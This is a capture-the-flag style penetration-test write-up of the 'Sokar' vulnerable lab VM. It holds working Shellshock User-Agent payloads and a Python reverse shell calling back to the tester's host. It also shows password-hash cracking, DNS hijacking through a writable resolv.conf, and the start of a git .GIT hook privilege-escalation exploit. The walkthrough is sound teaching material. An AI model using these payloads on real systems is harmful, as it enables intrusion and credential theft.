SOKAR

Ben 'highjack' Sheppard

The following document outlines my findings when assessing and penetrating the vulnerable virtual machine known as "Sokar".

Seek and Destroy

The IP address of our target was identified using the **netdiscover** command, my own IP address was 192.168.56.102 but there were two other possible targets.


```
Currently scanning: Finished!   |   Screen View: Unique Hosts

37 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 2220
_____________________________________________________________________________
  IP            At MAC Address      Count  Len   MAC Vendor
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:00    01    060   Unknown vendor
192.168.56.100  08:00:27:a1:8b:16    13    780   CADMUS COMPUTER SYSTEMS
192.168.56.101  08:00:27:f2:40:db    23    1380   CADMUS COMPUTER SYSTEMS
```

Just to be sure I ran **nmap** against them both, using **nmap -sV -p- -sC -T5 192.168.56.100-101 –vv**. As we can see port 591 is listening and it appears to be running Apache:

```
Nmap scan report for 192.168.56.101
Host is up (0.00046s latency).
Scanned at 2015-01-30 20:41:37 GMT for 268s
Not shown: 65534 filtered ports
PORT    STATE SERVICE VERSION
591/tcp open  http    Apache httpd 2.2.15 ((CentOS))
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: System Stats
MAC Address: 08:00:27:F2:40:DB (Cadmus Computer Systems)
```

If we view the site, we can see the following page, it appears to run some system commands and display them back to the user:



Further examination shows us that the information is loaded using a CGI-BIN script called cat

```
<h2>Sokar Inc.</h2>
<h4>Internal Stats</h4>
<br />
<iframe frameborder=0 width=800 height=600 src="/cgi-bin/cat"></iframe>
```


Heroes in a half shell, Turtle Power!

My initial thoughts were to brute force any other CGI-BIN filenames this did not pay off and next I decided to attack cat directly. Fuzzing every HTTP request header I could think of for command injection and memory corruption issues using Burp. Several hours passed with no results and then out of nowhere I remembered a bunch of Shellshock PoCs that were targeting CGI-BINs, so I figured, "what the hey" after searching online around I found an interesting PoC which used the sleep command to detect if it the target was vulnerable.

I fired up Burp and set my user agent to:


`() { :;}; /bin/sleep 20|/sbin/sleep 20|/usr/bin/sleep 20`

Sure enough the web app choked up, great, now let's try a real command and run **whoami**, I had no idea if the paths were set up for the apache user so I decided to include the full paths to the binaries I wanted to run. As you can see the response is highlighted in yellow below, we have also appended 2>&1 to the command to redirect STDERR to STDOUT this meant that we can view any errors and it will help us to debug our commands.



The new line characters in the payload are used so that the response from our commands is not returned as a part of the response headers. It forces the command output into the page body instead. This is due to the way the HTTP protocol works. Headers and Body are differentitated by two new line sequences of \r\n. The colons are included so that I can set my Burp to scroll up to any text surrounded by :::: so I can view the output of the command immediately.


After enumerating the box I noticed the following user accounts, apophis and bynarr.



I read your email

On further examination we see that we have access to read Bynarr's email. There is an interesting message which tells us two important pieces of information:

- His password is "fruity"
- Port 51242 is allowed outbound to transfer forensic dumps



Request

Raw | Headers | Hex

```
GET /cgi-bin/cat HTTP/1.1
Host: 192.168.56.101:591
User-Agent: () { :;};printf "\r\n\r\n::::$(/bin/cat /var/mail/bynarr 2>&1)::::\r\n\r\n"
Content-Length: 0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101:591/
Connection: keep-alive
```

Type a search term

Response

Raw | Headers | Hex

```
Delivered-To: bynarr@localhost
Received:  from root by localhost
To: <bynarr@sokar>
Date: Thu, 13 Nov 2014 22:04:31 +0100
Subject: Welcome

Dear Bynarr.  Welcome to Sokar Inc. Forensic Development Team.
A user account has been setup for you.

UID 500 (bynarr)
GID 500 (bynarr)
    501 (forensic)

Password 'fruity'.  Please change this ASAP.
Should you require, you've been granted outbound ephemeral port access on 51242, to transfer non-sensitive forensic dumps out for analysis.
```

I originally I tried to start a python reverse shell to connect outbound through this port using the apache user, it did not work. My assumption was either that the Firewall rule was enabled only at certain times or I needed to become bynarr in order for it to work. I ran **watch "nc 192.168.56.102 51242"** to continually connect to my box which had netcat every 2 seconds, this ran for about an hour with no result. I decided I was barking up the wrong tree and moved on.

Being ~~John Malkovich~~ Bynarr

Usually this would be pretty simple, we could just run **su bynarr** and provide his password. Sadly in this case we don't have an interactive shell.

This part took me quite a while to come up with a working solution, the modules or commands I thought I needed weren't available (i.e. pexpect and expect **:(**). I read up about the pty python module, as we often use this to receive a TTY and thus a better shell. It seemed there was a method called fork. It allows us to start a command, in this case we want to become bynarr and run our reverse shell using a script at /tmp/test under the context of the TTY. The command is **su bynarr –c /tmp/test**. I was then able to interact with process using os.read and os.write and specifying the file descriptor as an argument.

A small python script called run-as.py was created to achieve our goal, it looks as shown below:

```
import pty, os
#fork a new process
pid, fd = pty.fork()
if pid == 0:
	#run su command to run command as bynarr to execute our backdoor
```

```
        os.execvp("su", ["su", "bynarr", "-c", "/tmp/test"])
#if process is a child
elif pid > 0:
    #read su banner
    os.read(fd,1024)
    #send password
    os.write(fd, "fruity\n")
    os.wait()
    os.close(fd)
```

To transfer it I used the base64 utility:

```
┌─[root@skullcrusher] - [~/boot2root/sokar/sokar] - [2015-02-04 09:33:45]
└─[0] <> base64 run-as.py
```

```
aW1wb3J0IHB0eSwgb3MgCiNmb3JrIGEgbmV3IHByb2Nlc3MKcGlkLCBmZCA9IHB0eS5mb3JrKCkK
aWYgcGlkID09IDA6CgkjcnVuIHN1IGNvbW1hbmQgdG8gcnVuIGNvbW1hbmQgYXMgYnluYXJyIHRv
IGV4ZWN1dGUgb3VyIGJhY2tkb29yCglvcy5leGVjdnAoInN1IiwgWyJzdSIsICJieW5hcnIiLCAi
LWMiLCAiL3RtcC90ZXN0Il0pCiNpZiBwcm9jZXNzIGlzIGEgY2hpbGQKZWxpZiBwaWQgPiAwOgog
ICAgICAjcmVhZCBzdSBiYW5uZXIKICAgICAgb3MucmVhZChmZCwxMDI0KQogICAgICAjc2VuZCBw
YXNzd29yZAogICAgICBvcy53cml0ZShmZCwgImZydWl0eVxuIikKICAgICAgb3Mud2FpdCgpCiAg
ICAgIG9zLmNsb3NlKGZkKQo=
```


I then echoed it into /tmp/encoded.txt using the following User-Agent and sent a request to the cat CGI-BIN script to have it executed.


```
User-Agent:() { :;};printf "\r\n\r\n::::$(/bin/echo
aW1wb3J0IHB0eSwgb3MgCiNmb3JrIGEgbmV3IHByb2Nlc3MKcGlkLCBmZCA9IH
B0eS5mb3JrKCkKaWYgcGlkID09IDA6CgkjcnVuIHN1IGNvbW1hbmQgdG8gcnVuI
GNvbW1hbmQgYXMgYnluYXJyIHRvIGV4ZWN1dGUgb3VyIGJhY2tkb29yCglvcy5le
GVjdnAoInN1IiwgWyJzdSIsICJieW5hcnIiLCAiLWMiLCAiL3RtcC90ZXN0Il0pCiNpZi
Bwcm9jZXNzIGlzIGEgY2hpbGQKZWxpZiBwaWQgPiAwOgogICAgICAjcmVhZCBzd
SBiYW5uZXIKICAgICAgb3MucmVhZChmZCwxMDI0KQogICAgICAjc2VuZCBwYXN
zd29yZAogICAgICBvcy53cml0ZShmZCwgImZydWl0eVxuIikKICAgICAgb3Mud2Fp
dCgpCiAgICAgIG9zLmNsb3NlKGZkKQo= > /tmp/encoded.txt 2>&1)::::\r\n\r\n"
```


It was decoded into /tmp/run-as.py by sending a request containing the following User-Agent:

```
User-Agent:() { :;};printf "\r\n\r\n::::$(/usr/bin/base64 -d /tmp/encoded.txt >
/tmp/run-as.py 2>&1)::::\r\n\r\n"
```

The shell script which we will copy to /tmp/test is shown below; it is saved locally to /home/highjack/sokar/test

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1
92.168.56.102",51242));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Again this is encoded using **base64 /home/highjack/sokar/test** and copied over using /bin/echo:


```
User-Agent:() { :;};printf "\r\n\r\n::::$(/bin/echo
cHl0aG9uIC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc2
9ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN
0KCgiMTkyLjE2OC41Ni4xMDIiLDUxMjQyKSk7b3MuZHVwMihzLmZpbGVubygpLD
ApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7IG9zLmR1cDIocy5maWxlbm8oKSwy
KTtwPXN1YnByb2Nlc3MuY2FsbChbIi9iaW4vc2giLCItaSJdKTsnCg== >
/tmp/test-encoded.txt 2>&1)::::\r\n\r\n"
```

Finally we decode /tmp/test-encoded.txt

User-Agent:() { :;};printf "\r\n\r\n::::$(**/usr/bin/base64 -d /tmp/test-encoded.txt > /tmp/test** 2>&1)::::\r\n\r\n"

Then make it executable:

User-Agent:() { :;};printf "\r\n\r\n::::$(**/bin/chmod +x /tmp/test** 2>&1)::::\r\n\r\n"

Netcat is setup to listening on port 51242, this was set up with **nc –lvvp 51242** we get our shell by setting our User-Agent to the following and sending another request to the CGI-BIN script:

User-Agent:() { :;};printf "\r\n\r\n::::$(**/usr/bin/python /tmp/run-as.py** 2>&1)::::\r\n\r\n"

Cool, now let's see what we have:

```
192.168.56.101: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 51780
sh: no job control in this shell
sh-4.1$ whoami
whoami
bynarr
sh-4.1$
```

Baby are you a motherboard? Cause I'd RAM you all night long.

Digging a little deeper I discovered that bynarr is able to run **/home/bynarr/lime** with root privileges with help from the **sudo** command:

```
sudo -l
Matching Defaults entries for bynarr on this host:
    !requiretty, visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User bynarr may run the following commands on this host:
    (ALL) NOPASSWD: /home/bynarr/lime
```

I ran it to see what it did and discovered it was used to dump the RAM to disk, this could be interesting… There will be all sorts of weird and wonderful things floating around, maybe even some passwords **:)**

```
sh-4.1$ sudo /home/bynarr/lime
sudo /home/bynarr/lime

==========================
Linux Memory Extractorator
==========================

LKM, add or remove?
> add
```

If we look at the script we see it dumps the RAM to /tmp/ram:

```
if [ $input == "add" ]; then

        /sbin/insmod /home/bynarr/lime.ko "path=/tmp/ram format=raw"
```

If you recall from earlier we discovered two users, one was bynarr, and the other was apophis. I decided to **grep** the RAM dump for apophis to see if his password was there, if you look in the highlighted box you can see his password hash:

```
sh-4.1$ strings /tmp/ram | grep apophis
strings /tmp/ram | grep apophis
apophis:x:501:502::/home/apophis:/bin/bash
apophis:x:502:
apophis:x:502:
apophis:x:501:502::/home/apophis:/bin/bash
apophis
apophis:$6$0HQCZwUJ$rYYSk9SeqtbKv3aEe3kz/RQdpcka8K.2NGpPveVrE5qpkgSLTtE.Hvg0egWYcaeTYaulla
hsRAWRDdT8jPltH.:16434:0:99999:7:::
apophis.
apophis:x:502:
apophis:x:501:502::/home/apophis:/bin/bash
apophis.
sh-4.1$
```

The 6 in the password signifies that it is in sha512crypt format. In **hashcat** the hash type is specified using a mask (-m), sha512crypt is 1800. We output the discovered passwords to "recovered-password.txt" and use the rockyou wordlist as a dictionary:

```
┌─[root@skullcrusher] - [~/boot2root/sokar] - [2015-02-04 10:08:46]
└─[0] <> hashcat -m 1800 -a 0 -o recovered-password.txt --remove apophis-hash /usr/share/wordlists/rockyou.txt
Initializing hashcat v0.49 with 1 threads and 32mb segment-size...
```

Sometime later the password "overdrive" is recovered:

```
┌─[root@skullcrusher] - [~/boot2root/sokar] - [2015-02-04 10:13:09]
└─[0] <> cat recovered-password.txt
$6$0HQCZwUJ$rYYSk9SeqtbKv3aEe3kz/RQdpcka8K.2NGpPveVrE5qpkgSLTtE.Hvg0egWYcaeTYaullahsRAWRDdT8jPltH.:overdrive
```

We use **su apophis** and provide the password "overdrive" however we receive an error when doing so we use the pty python module to spawn a TTY so we can execute **su** properly:

```
sh-4.1$ su apophis
su apophis
standard in must be a tty
sh-4.1$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.1$ su apophis
su apophis
Password: overdrive

[apophis@sokar bynarr]$
```

If you build it, I will break it.

Looking around apophis' home folder we find a binary called build, it has SUID bit set and is owned by root, this means that if we can exploit it to do our bidding we should be able to get root access.

```
[apophis@sokar bynarr]$ cd /home/apophis
cd /home/apophis
[apophis@sokar ~]$ ls -al
ls -al
total 32
drwx------ 2 apophis apophis 4096 Jan  2 20:12 .
drwxr-xr-x. 4 root    root    4096 Dec 30 19:20 ..
-rw------- 1 apophis apophis    0 Jan 15 21:15 .bash_history
-rw-r--r-- 1 apophis apophis   18 Feb 21  2013 .bash_logout
-rw-r--r-- 1 apophis apophis  176 Feb 21  2013 .bash_profile
-rw-r--r-- 1 apophis apophis  124 Feb 21  2013 .bashrc
-rwsr-sr-x 1 root    root    8430 Jan  2 17:49 build
```

I wanted all of my tools to analyse it, so I copied it from the box using the base64 command:


```
[apophis@sokar ~]$ base64 build
base64 build
```

```
fOVMRgIBAQAAAAAAAAAAAAMAPgABAAAAsAcAAAAAAABAAAAAAAAAANgPAAAAAAAAAAAAEAAOAAI
AEAAHwAcAAYAAAAFAAAAQAAAAAAAAABAAAAAAAAAAEAAAAAAAAAAwAEAAAAAAADAAQAAAAAAAAgA
AAAAAAAAAwAAAAQAAAAAgAAAAAAAAACAAAAAAAAAAIAAAAAAAAcAAAAAAAAAABwAAAAAAAAAQAA
AAAAAAABAAAABQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEwMAAAAAAAATAwAAAAAAAACAA
AAAAAAEAAAAGAAAAUAwAAAAAAABQDCAAAAAAAFAMIAAAAAAATAIAAAAAAABgAgAAAAAAAAIAAA
AAAAAgAAAAYAAACADAAAAAAAAIAMIAAAAAAAgAwgAAAAAACQAQAAAAAAAJABAAAAAAAACAAAAAAA
AAAEAAAABAAAABwCAAAAAAAAHAIAAAAAAAAcAgAAAAAAAEQAAAAAAAAARAAAAAAAAAAEAAAAAAAA
```


I simply pasted the output in a file called encoded-build.txt on my local Kali box and decoded it again using **base64 –d encoded-build.txt > build** (d is for decode). This effectively recreates the binary for us.

```
┌[highjack@frankenstein] [/dev/pts/2]
└[~]> nano encoded-build.txt
┌[highjack@frankenstein] [/dev/pts/2]
└[~]> base64 -d encoded-build.txt > build
┌[highjack@frankenstein] [/dev/pts/2]
└[~]> file build
build: ELF 64-bit LSB  shared object, x86-64, version 1 (SYSV), dynamically link
ed (uses shared libs), for GNU/Linux 2.6.18, BuildID[sha1]=7dee80376c264fee2c3d7
69447a564da3c158b7a, not stripped
```

If we load it up in GDB and disassemble the main function using: **disas main** we can see there is an decryption function. We also see near the top there are several hex strings that are loaded into rbp+[offset]. Decoding these manually revealed garbage so we can conclude that they are decrypted by the application:



I'm no crypto expert, not by a long shot, but when looking at the code below my first thought was "maybe I should convert it to python" to decode the strings, however before I launched my editor I had a better idea.

```
gdb-peda$
Dump of assembler code for function encryptDecrypt:
   0x00000000000008ac <+0>:     mov    rdx,rdi
   0x00000000000008af <+3>:     mov    r9d,0x0
   0x00000000000008b5 <+9>:     mov    r11,0xffffffffffffffff
   0x00000000000008bc <+16>:    mov    r10,rdi
   0x00000000000008bf <+19>:    mov    eax,0x0
   0x00000000000008c4 <+24>:    jmp    0x8d6 <encryptDecrypt+42>
   0x00000000000008c6 <+26>:    movzx  ecx,BYTE PTR [rdx+r8*1]
   0x00000000000008cb <+31>:    xor    ecx,0x49
   0x00000000000008ce <+34>:    mov    BYTE PTR [rsi+r8*1],cl
   0x00000000000008d2 <+38>:    add    r9d,0x1
   0x00000000000008d6 <+42>:    movsxd r8,r9d
   0x00000000000008d9 <+45>:    mov    rcx,r11
   0x00000000000008dc <+48>:    mov    rdi,r10
   0x00000000000008df <+51>:    repnz scas al,BYTE PTR es:[rdi]
   0x00000000000008e1 <+53>:    not    rcx
   0x00000000000008e4 <+56>:    sub    rcx,0x1
   0x00000000000008e8 <+60>:    cmp    r8,rcx
   0x00000000000008eb <+63>:    jb     0x8c6 <encryptDecrypt+26>
   0x00000000000008ed <+65>:    repz ret
End of assembler dump.
gdb-peda$
```

It goes a little something like this, when we run the binary, we can see the encrypted string as follows:

```
0x7fffffffe230 ("f<:;f+ 'f. =i*%&',i:::!sff;&&=\t:&\"(;d-,?sf;&&=f:,*;,=d9;&#,*=if$'=f:,*;,=d9;&#,*=f")
```

What about if we cheat, we can just set a break point when the decryption function returns and see what the text is when it is decrypted right? Let's look at the line below the call to encryptDecrypt at main+306:

```
0x0000000000000a1c <+301>:    call   0x8ac <encryptDecrypt>
0x0000000000000a21 <+306>:    mov    esi,0x0
```

The breakpoint is set with **b *main+306** we then enter **r** to run the binary

```
gdb-peda$ b *main+306
Breakpoint 1 at 0xa21
gdb-peda$ r
Build? (Y/N) Y
```

Great now we can see what command it is trying to run, it's a git clone request to download a repo called "secret-project"

```
0008| 0x7fffffffe1d0 ("/usr/bin/git clone ssh://root@sokar-dev:/root/secret-project /mnt/secret-project/")
```

Pinging the host it referred to as sokar-dev doesn't resolve the IP.

I'm not who you think I am.

What if we force it to connect to our local Kali box over SSH? Maybe we can do something useful with that. I looked at the permissions for /etc/resolv.conf, this file stores the DNS servers that are used when resolving hosts to IPs to see if we can manipulate it, it turns out that we can as it is writable by everyone:

```
[apophis@sokar ~]$ ls -al /etc/resolv.conf
ls -al /etc/resolv.conf
-rw-rw-rw- 1 root root 19 Jan  2 20:12 /etc/resolv.conf
```

I set the name server to my Kali boxes IP address:

```
[apophis@sokar ~]$ echo nameserver 192.168.56.101 > /etc/resolv.conf
echo nameserver 192.168.56.101 > /etc/resolv.conf
[apophis@sokar ~]$ cat /etc/resolv.conf
cat /etc/resolv.conf
nameserver 192.168.56.101
[apophis@sokar ~]$
```

I didn't want to set up a full blown DNS server just to try it out so I used a DNS proxy called **dnschef** and asked it to resolve all host names to my local IP, if we run ~/build and enter Y from Sokar we can see the request coming through **dnschef**:

```
highjack@kali:~/sokar$ sudo dnschef --interface 192.168.56.101 --fakeip 192.168.56.101

                    version 0.2
                                 iphelix@thesprawl.org

[*] DNSChef started on interface: 192.168.56.101
[*] Using the following nameservers: 8.8.8.8
[*] Cooking all A replies to point to 192.168.56.101
[13:46:03] 192.168.56.102: cooking the response of type 'A' for sokar-dev to 192.168.56.101
[13:46:03] 192.168.56.102: proxying the response of type 'AAAA' for sokar-dev
[13:46:04] 192.168.56.101: proxying the response of type 'PTR' for 102.56.168.192.in-addr.arpa
```

The final nail in Sokar's coffin

My first attempt to get root was to try and create a shell in C which called setuid(0) as the script is running as root, this should work. However when it ran, the shell was copied but it was owned by apophis, this was really weird. I looked at the mount points and noticed two additional pieces of useful information:

- /mnt where the repo is downloaded to is a FAT file system
- It is mounted with a uid=501 - this is apophis' uid.

```
[apophis@sokar ~]$ mount
mount
/dev/sda1 on / type ext4 (rw)
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
tmpfs on /dev/shm type tmpfs (rw)
/dev/sdb1 on /mnt type vfat (rw,uid=501,gid=502)
none on /proc/sys/fs/binfmt_misc type binfmt_misc (rw)
```

Well at least that mystery is solved. What else could we do with this, after what was probably a whole day it came to me, are there any issues in the git client?

Checking the version we see it is 2.2.0

```
[apophis@sokar ~]$ git --version
git --version
git version 2.2.0
```

A short while later I found this article: https://github.com/blog/1938-vulnerability-announced-update-your-git-clients .

> The vulnerability concerns Git and Git-compatible clients that access Git repositories in a case-insensitive or case-normalizing filesystem. An attacker can craft a malicious Git tree that will cause Git to overwrite its own `.git/config` file when cloning or checking out a repository, leading to arbitrary command execution in the client machine. Git clients running on OS X (HFS+) or any version of Microsoft Windows (NTFS, FAT) are exploitable through this vulnerability. Linux clients are not affected if they run in a case-sensitive filesystem.

The issue is that old versions of git client protected against the .git folder being overwritten by doing a case sensitive check for the .git folder in your repo so that it can be excluded. The problem with this is in our situation is that the file system where the repo is cloned to is FAT, which is case insensitive so .git is the same as .GIT. The next section reveals which versions are affected, it seems that 2.2.1 was the patched version, but we're running at 2.2.0 so the git client is definitely vulnerable **:)**

> - The Git core team has announced maintenance releases for all current versions of Git (v1.8.5.6, v1.9.5, v2.0.5, v2.1.4, and v2.2.1).

I had a look in the git manual for ways to execute code, it seems we can use a git hook, it is basically a small script stored in .git that is run when a certain action occurs. On my travels I found post-checkout, this runs when we clone a repo:

> **post-checkout**
>
> This hook is invoked when a *git checkout* is run after having updated the worktree.

I formulated a plan, the binary runs as root, so we will create a folder at .GIT/hooks/post-checkout in our repo to exploit the vulnerability. I ran these commands several times because I kept making mistakes while I was figuring out how the hook files worked, so I created the following script called malicious-git.sh to automate the process. It performs the following tasks:

- Create the folder structure to store our repo, including the .GIT folder we will use to exploit this issue and the hooks folder where our malicious hook will live. We need to use /root/secret-project as this is where "build" clones the repo from.
- Initialise the folder as a git repo.
- Compile our backdoor to run a shell as root and place it in our repo.
- Write a hook to /root/secret-project/.GIT/hooks/post-checkout to copy our backdoor to /tmp/rs on Sokar so we don't have any problems with the forced uid on /mnt, **chown** it as root and make it SUID.
- Finally, commit all files to the repo.

The finished script is shown below:

```
#!/bin/bash
#malicious git repo creation - highjack
